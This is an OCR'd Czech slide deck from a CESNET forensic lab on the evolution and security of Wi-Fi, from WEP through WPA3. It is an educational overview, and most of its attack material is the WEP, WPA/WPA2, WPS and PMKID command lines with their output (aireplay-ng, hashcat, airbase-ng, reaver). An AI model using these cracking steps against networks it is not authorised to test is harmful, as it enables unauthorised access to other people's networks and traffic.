Forenzní laboratoř

cesnet

Wi-Fi

Evoluce a zabezpečení

Michal Kostěnec & Martin Kylián

Forenzní laboratoř

1897

Zkuste to bez drátů, milý Marconi!

Guglielmo Marconi (1874 - 1937)

- 1896 – patent na bezdrátový telegraf
- 1897 – telegrafní společnost, vysílá na vzdálenost 15km
- 1901 – **první transatlantické bezdrátové spojení**
- 1909 – Nobelova cena za fyziku

Forenzní laboratoř

1997


Wired Equivalent Privacy

- Reakce na prudký rozvoj bezdrátových sítí
  - Absence zabezpečení ~ možnost odposlechu


- WEP (Wired Equivalent Privacy)
  - Ratifikován 1999 jako standard
  - RC4 a CRC-32
  - 2-way handshake (challenge-response)
  - 64-bitový WEP, 128-bitový WEP
  - Open System nebo Shared Key Authentication

WEP – IV a klíč

- Proudová šifra RC4
  - IV – 24 - bitový inicializační vektor, generátor inicializován IV + klíčem (IV veřejný)
- Klíč pevné délky – 5, 13 znaků



WEP - Šifrování/Dešifrování



WEP – Získání klíče

- Statistické útoky, nejúčinnější PTW (Pyshkin, Tews, Weinmann)
  - Získání klíče při zachycení 40000 – 80000 IV
- IV lze odposlechnout nebo aktivně vynutit
  - ARP injekce
    - Vhodná vzdálenost od AP
    - Krátké pakety
    - AP rozšifruje, použije nový IV a rozešle všem zařízením

```
$ aireplay-ng -3 -b 54:04:A6:E8:7B:CC -h 5C:51:4F:D2:BF:31 wlan0

Read 192427 packets (got 49 ARP requests and 86502 ACKs), sent 86351 packets
```

Forenzní laboratoř

2002

WPA - Wi-Fi Protected Access

- Reakce na prolomení WEP
  - Počítáno s WPA2
  - Využití stejného HW jako WEP, pouze upgrade firmware
  - Opět použití RC4 a CRC-32 (Integrity Check Value)
- Vylepšení
  - 4-way handshake
  - TKIP (Temporal Key Integrity Protocol)
  - 128b šifrovací klíč, 48b IV
  - Algoritmus MICHAEL (doplněk k CRC-32)
  - Autentizace PSK nebo Enterprise (802.1x - RADIUS)

WPA – Vylepšení podrobněji

- TKIP
  - Zavedení tzv. Suplikanta pro autentizaci a správu šifrovacích klíčů
  - Přidáno pořadové číslo rámce → Každý rámec šifrován jiným klíčem
  - Zavedena ochrana proti „replay útokům“ → Transmit Sequence Counter (TSC)
- MICHAEL
  - Integrita, Autenticita (HMAC)
  - 64b checksum – message integrity code (MIC)
  - 2x chybné MIC za minutu → přegenerování TKIP session-key

WPA – injektování paketů

- MIC - keystream recovery
  - Získání podkladů pro šifrování (nikoliv heslo do sítě)
  - Sestavíme rámec včetně MIC → Klient zamítne při chybě
  - Použití na rámce se předvídatelným obsahem
    - ARP → neznámy poslední 2 oktety IP adresy
  - Omezený počet pokusů
    - Platnost session-key 1 hodina
    - 2 x chyba MIC za minutu → přegenerování TKIP session-key
    - Pro QoS kanály se omezení neuplatňuje :-)
  - Možnost injektování paketů → ARP poisoning

Forenzní laboratoř


2004

WPA2 - Wi-Fi Protected Access II

- Od 1. 5. 2005 oficiální podpora v WinXP
- Po 2006 pro všechna nová zařízení
- Vylepšení oproti WPA
  - AES-CCMP (CTR + CBC-MAC založený na AES)
    - CTR šifrování, CMC-MAC autenticita, integrita)
    - Integrita 64b → 128b
  - Podpora ad-hoc sít
  - Stále používán 4-way handshake
- WPA + WPA2 na jednom SSID
  - WPA Mixed mode

WPA/WPA2 4-way handshake

- PTK a GTK šifrovací klíče
- PSK(PMK) = PBKDF2 (HMAC-SHA1, heslo, SSID, 4096, 256)



Neříkal někdo heslo, …?

- Pasivní odposlech bezdrátového provozu nebo jeho aktivní vynucení (de-autentizace klientů)
- Ze získaného materiálu lze útokem hrubou silou získat heslo do bezdrátové sítě
  - Díky složitosti výpočtu se nejčastěji používají slovníková hesla

```
$ cap2hccapx.bin dump-01.cap dump-01.hccapx

[*] BSSID=18:a6:f7:1b:60:c0 ESSID=test_ssid (Length: 5)
    --> STA=d0:2b:20:9d:81:28, Message Pair=0, Replay Counter=0
Written 1 WPA Handshakes to: dump-01.hccapx
```

```
$ hashcat64.bin -m 2500 -a0 dump-01.hccapx slovnik.txt
$ hashcat64.bin -m 2500 -a3 dump-01.hccapx ?d?d?d?d?d?d?d?d
```

```
8x NVIDIA RTX 2070
WPA-EAPOL-PBKDF2 (Iterations: 4096)

Speed.#1.........:   433.8 kH/s
Speed.#2.........:   439.8 kH/s
Speed.#3.........:   441.3 kH/s
Speed.#4.........:   438.0 kH/s
Speed.#5.........:   441.7 kH/s
Speed.#6.........:   439.3 kH/s
Speed.#7.........:   440.7 kH/s
Speed.#8.........:   443.7 kH/s
Speed.#*.........:  3518.3 kH/s
```

Tady je moje heslo, ...

- Vytvořením falešného AP s názvem, které má klient uložené v historii se zařízení automaticky začne připojovat → k připojení nedojde (AP nezná heslo)
- Ze získaného materiálu (2 zprávy z handshake) lze útokem hrubou silou získat heslo do bezdrátové sítě

```
$ airbase-ng -c 11 -e TEST_SSID -z 2 wlan0

10:22:19  Created tap interface at0
10:22:19  Trying to set MTU on at0 to 1500
10:22:19  Trying to set MTU on wlan0 to 1800
10:22:19  Access Point with BSSID 18:A6:F7:1B:60:C0 started.
10:24:55  Client BC:E1:43:52:96:89 associated (WPA1;TKIP) to ESSID: "TEST_SSID"

$ cap2hccapx.bin test_ssid.cap test_ssid.hccapx
Networks detected: 1

[*] BSSID=18:a6:f7:1b:60:c0 ESSID=test_ssid (Length: 5)
 --> STA=d0:2b:20:9d:81:28, Message Pair=0, Replay Counter=0

    Written 1 WPA Handshakes to: test_ssid.hccapx
```

Znáte PIN, …?

- WPS (WiFi Protected Setup) je metoda pro snadné připojení do domácí sítě, nejčastěji v podobě 8 místného PINu
- Validace každé poloviny PINu, ve skutečnosti jen 11000 nutných pokusů
  - 1 pokus/s → do 3hodin známe správný PIN
- Chyba v implementaci → PIN/heslo v řádu sekund


```
$ wash -i wlan0mon
BSSID               Ch  dBm  WPS  Lck  Vendor    ESSID
--------------------------------------------------------
54:04:A6:E8:7B:CC    1  -62  1.0  No   RalinkTe  FLtest
```

```
[?] Mode:     1 (RT/MT/CL)
[*] Seed N1:  0xcea494e0
[*] Seed ES1: 0x00000000
[*] Seed ES2: 0x00000000
[*] PSK1:     4992fdc08f88c2d5a2427f3bf1888a39
[*] PSK2:     77a0905b4344f883ab7c5dd28ac2c9d2
[*] ES1:      00000000000000000000000000000000
[*] ES2:      00000000000000000000000000000000
[+] WPS pin:  74363032

[*] Time taken: 0 s 28 ms
```

```
$ reaver -i wlan0mon -b 54:04:A6:E8:7B:CC -c 1 -vvv -p "74363032"

[+] Pin cracked in 4 seconds
[+] WPS PIN: '74363032'
[+] WPA PSK: 'SuperSilneHeslo!123'
[+] AP SSID: 'FLtest'
```

WPA2 – Enterprise

- Oproti PSK metodě předchází autentizace proti autentizačnímu serveru (AS)
  - Derivovaný klíč PMK má klient a AP jej získá od AS
    - Následuje 4 way handshake, kde se použije PMK namísto PSK



KRACK

- Útok typu MITM na WPA 4-way handshake
- Manipulace se zprávami handshake
  - Reinstalace klíčů, resetování kritických hodnot pro šifrování
    - Packet Number – nonce, Replay Counter
    - Android chybně implementuje
- Útoky dle použitých protokolů
  - Možnost dešifrování, změny či injektování paketů




Figure 4: Key reinstallation attack against the 4-way handshake, when the supplicant (victim) still accepts plaintext retransmissions of message 3 if a PTK is installed.

Zkuste si heslo spočítat, …

- AP může posílat zahashovaný klíč v prvním rámci 4-way handshake v sekci RSN PMKID
  - Po 802.11 autentizaci následuje 1 zpráva
  - Pro snazší přechod mezi AP (roaming, 802.11r)
- Útokem hrubou silou získat heslo do bezdrátové sítě

```
PMKID = HMAC-SHA1-128(PMK, "PMK Name" | MAC_AP | MAC_CLIENT)

$ hcxpcaptool -k dump.hash dump.pcapng
$ hashcat64.bin -m 16800 -a0 dump.hash slovnik.txt
```


```
▸ Frame 29: 203 bytes on wire (1624 bits), 203 bytes captured (1624 bits)
▸ Radiotap Header v0, Length 44
▸ 802.11 radio information
▸ IEEE 802.11 QoS Data, Flags: ......F.C
▸ Logical-Link Control
▾ 802.1X Authentication
    Version: 802.1X-2004 (2)
    Type: Key (3)
    Length: 117
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 1]
  ▸ Key Information: 0x008a
    Key Length: 16
    Replay Counter: 0
    WPA Key Nonce: 3c3d1564b3ab70839dae7fdc63138acc1382ad7ddf4132fe...
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 00000000000000000000000000000000
    WPA Key Data Length: 22
  ▾ WPA Key Data: dd14000fac044a276c2c4fb3b221599f2add3eaf5fef
    ▾ Tag: Vendor Specific: Ieee 802.11: RSN
        Tag Number: Vendor Specific (221)
        Tag length: 20
        OUI: 00:0f:ac (Ieee 802.11)
        Vendor Specific OUI Type: 4
        RSN PMKID: 4a276c2c4fb3b221599f2add3eaf5fef
```

Forenzní laboratoř

2018


WPA3 - OWE

- Opportunistic Wireless Encryption (OWE) - výměna ECDH klíčů během asociace, poté 4-way HS → šifrování



WPA3 - SAE

- Simultaneous Authentication of Equals (SAE) – Dragonfly exchange ECDH + PFS, GCMP-256
  - Nahrazuje režim 802.11 Open System Authentication



WPA3

- Protected Management Frames jsou povinné (Dis/Association, De/Authentication, Probe)
- Zatím málo rozšířené, pozvolná podpora vendorů
  - https://www.wi-fi.org/product-finder-results?categories=6&capabilities=16

Dragonblood

- Před uvedením standardu zveřejněna sada zranitelností Dragonblood
  - WPA downgrade útok
  - Commit frame DoS
  - Group downgrade
  - Side-channel útok
  - Timing based side-channel

Děkujeme za pozornost.